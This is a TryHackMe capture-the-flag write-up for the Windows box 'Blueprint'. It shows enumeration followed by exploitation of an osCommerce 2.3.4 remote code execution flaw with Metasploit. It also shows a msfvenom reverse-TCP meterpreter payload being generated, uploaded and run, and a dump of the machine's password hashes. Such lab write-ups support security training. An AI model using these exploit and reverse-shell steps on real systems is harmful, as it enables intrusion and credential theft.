BLUEPRINT CTF Writeup

BLUEPRINT is a Windows CTF from tryhackme.com. Pwning this box involves enumeration of web services which reveal an RCE exploit in osCommerce. Then switching from a PHP shell to a Windows system shell grants us access to the required hashes.

The target IP address changes due to needing to restart the VM, please ignore the discrepancy.

Written by Substing.

enumeration


```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: 404 - File or directory not found.
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
```

```
3306/tcp  open  mysql       MariaDB (unauthorized)
8080/tcp  open  http        Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_  Potentially risky methods: TRACE
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_http-title: Index of /
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49158/tcp open  msrpc       Microsoft Windows RPC
49159/tcp open  msrpc       Microsoft Windows RPC
49160/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 02:39:E4:AE:3E:61 (Unknown)
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows;
CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-09-07T23:10:28
|_  start_date: 2023-09-07T23:02:15
|_nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC:
0239e4ae3e61 (unknown)
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: BLUEPRINT
|   NetBIOS computer name: BLUEPRINT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-09-08T00:10:26+01:00
|_clock-skew: mean: -20m03s, deviation: 34m37s, median: -4s
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.91 seconds
```

http


The first service we investigate is http on port 80.



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u 10.10.241.187 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.241.187
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2023/09/07 23:14:21 Starting gobuster in directory enumeration mode
===============================================================
Progress: 20377 / 20470 (99.55%)=============================================================
========
2023/09/07 23:16:48 Finished
===============================================================

┌──(root㉿kali)-[~]
```

This port seemed like a dead end, so we move on.

Next we look into port 443 (https).



Bad request!

Your browser (or proxy) sent a request that this server could not understand.


If you think this is a server error, please contact the webmaster.

Error 400


www.example.com

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28

It can be connected to both over http and https, but over http it gives an error.



Either way, the server version, OS version, and PHP version are listed.



The webpage looks messed up probably because I didn't bother to configure /etc/hosts on my machine.

The page calls back to localhost on port 8080 a number of times.


Most interestingly, it is running osCommerce.

Searching for osCommerce vulnerabilities came back with a number of results.


Maybe we can use one of theses:
https://www.exploit-db.com/exploits/44374

https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution

These files look like standard content. Nothing here stood out.




Next, port 8080 is running something the same as 443, only over http not https.




smb

Every hacker's dream is to find a windows machine vulnerable to Eternal Blue, but the target doesn't seem to be vulnerable.



The smbclient revealed the shares, though nothing here immediately stood out.




Anonymous login is allowed.

access

Using the exploit found in the enumeration phase, we get a shell.
https://github.com/nobodyatall648/osCommerce-2.3.4-Remote-Command-Execution/blob/main/osCommerce2_3_4RCE.py

Interestingly it is running as system, but we cannot change out directory.



Even more interestingly, we can get the root flag. This is not a stable connection, and I was unable to get access to the hashes from here so despite technically having system access, it is necessary to "escalate".

escalation

Using msfconsole we get access to a meterpreter shell which is much easier than the GitHub exploit, and allows us to change directory.

```
msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > options

Module options (exploit/multi/http/oscommerce_installer_unauth_code_exec):

   Name     Current Setting                    Required  Description
   ----     ---------------                    --------  -----------
   Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   10.10.132.52                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    8080                               yes       The target port (TCP)
   SSL      false                              no        Negotiate SSL/TLS for outgoing connections
   URI      /oscommerce-2.3.4/catalog/install/ yes       The path to the install directory
   VHOST                                       no        HTTP server virtual host


ayload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.132.186    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   osCommerce 2.3.4.1


msf6 exploit(multi/http/oscommerce_installer_unauth_code_exec) > run

[*] Started reverse TCP handler on 10.10.132.186:4444
[*] Sending stage (39927 bytes) to 10.10.132.52
[*] Meterpreter session 2 opened (10.10.132.186:4444 -> 10.10.132.52:49325) at 2023-09-08 19:07:38 +0000

meterpreter >
```

Again logged in as system, although we cannot use hashdump, the feature that will give us access to the hashes.

```
meterpreter > getuid
Server username: SYSTEM
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > load priv
Loading extension priv...
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (php/windows)
[-] The "priv" extension is supported by the following Meterpreter payloads:
[-]     - windows/x64/meterpreter*
[-]     - windows/meterpreter*
meterpreter >
```

The following page document was very helpful in figuring out how to remedy this issue: https://dl.packetstormsecurity.net/papers/attack/root3.pdf

Simply put, we need to open another shell which is running windows/meterpreter instead of a PHP shell.

To ensure the correct payload is used, we can check sysinfo:

```
meterpreter > sysinfo
Computer    : BLUEPRINT
OS          : Windows NT BLUEPRINT 6.1 build 7601 (Windows 7 Home Basic Edition Service Pack 1) i586
Meterpreter : php/windows
meterpreter >
```

i586 means that the system architecture is x86 (32 bit processor).

We generate the payload.

```
┌──(root㉿kali)-[~/Downloads/osCommerce-2.3.4-Remote-Command-Execution-main]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.132.186 LPORT=4446 -f exe > shell1.exe
```

From the currently open meterpreter shell, our new payload is uploaded.

```
meterpreter > upload shell1.exe
[*] uploading  : /root/Downloads/osCommerce-2.3.4-Remote-Command-Execution-main/shell1.exe -> shell1.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /root/Downloads/osCommerce-2.3.4-Remote-Command-Execution-main/shell1.exe -> shell1.exe
[*] uploaded   : /root/Downloads/osCommerce-2.3.4-Remote-Command-Execution-main/shell1.exe -> shell1.exe
meterpreter >
```

Using the msfconsole payload handler, we set up a listener.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.132.186    yes       The listen address (an interface may be specified)
   LPORT     4446             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.132.186:4446
```

Back to the current meterpreter session, we must execute the payload.

```
meterpreter > execute . -f shell1.exe
Process 8116 created.
```

Below, we see the new meterpreter session open, and the hashes can now be leaked.

```
meterpreter > load priv
[!] The "priv" extension has already been loaded.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
meterpreter >
```

